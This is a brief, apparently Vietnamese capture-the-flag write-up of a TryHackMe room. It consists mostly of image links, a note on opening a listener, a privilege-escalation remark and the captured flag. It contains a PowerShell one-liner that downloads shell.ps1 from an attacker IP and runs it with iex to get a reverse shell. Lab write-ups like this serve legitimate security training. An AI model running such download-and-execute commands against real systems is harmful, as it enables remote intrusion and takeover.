
START /B powershell -c $code=(New-Object System.Net.WebClient).DownloadString('http://10.8.55.148:9000/shell.ps1);iex 'powershell -E $code'

Mở 1 listener:







**Leo thang đặc quyền:**



Người dùng hugo thuôc nhóm Administrators





**Flag: THM{I\_CAN\_DO\_THIS\_ALL\_DAY}**